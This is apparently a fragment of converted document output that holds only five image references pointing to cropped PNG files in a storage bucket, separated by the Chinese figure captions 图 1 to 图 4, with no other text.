


图 1




图 2




图 3




图 4


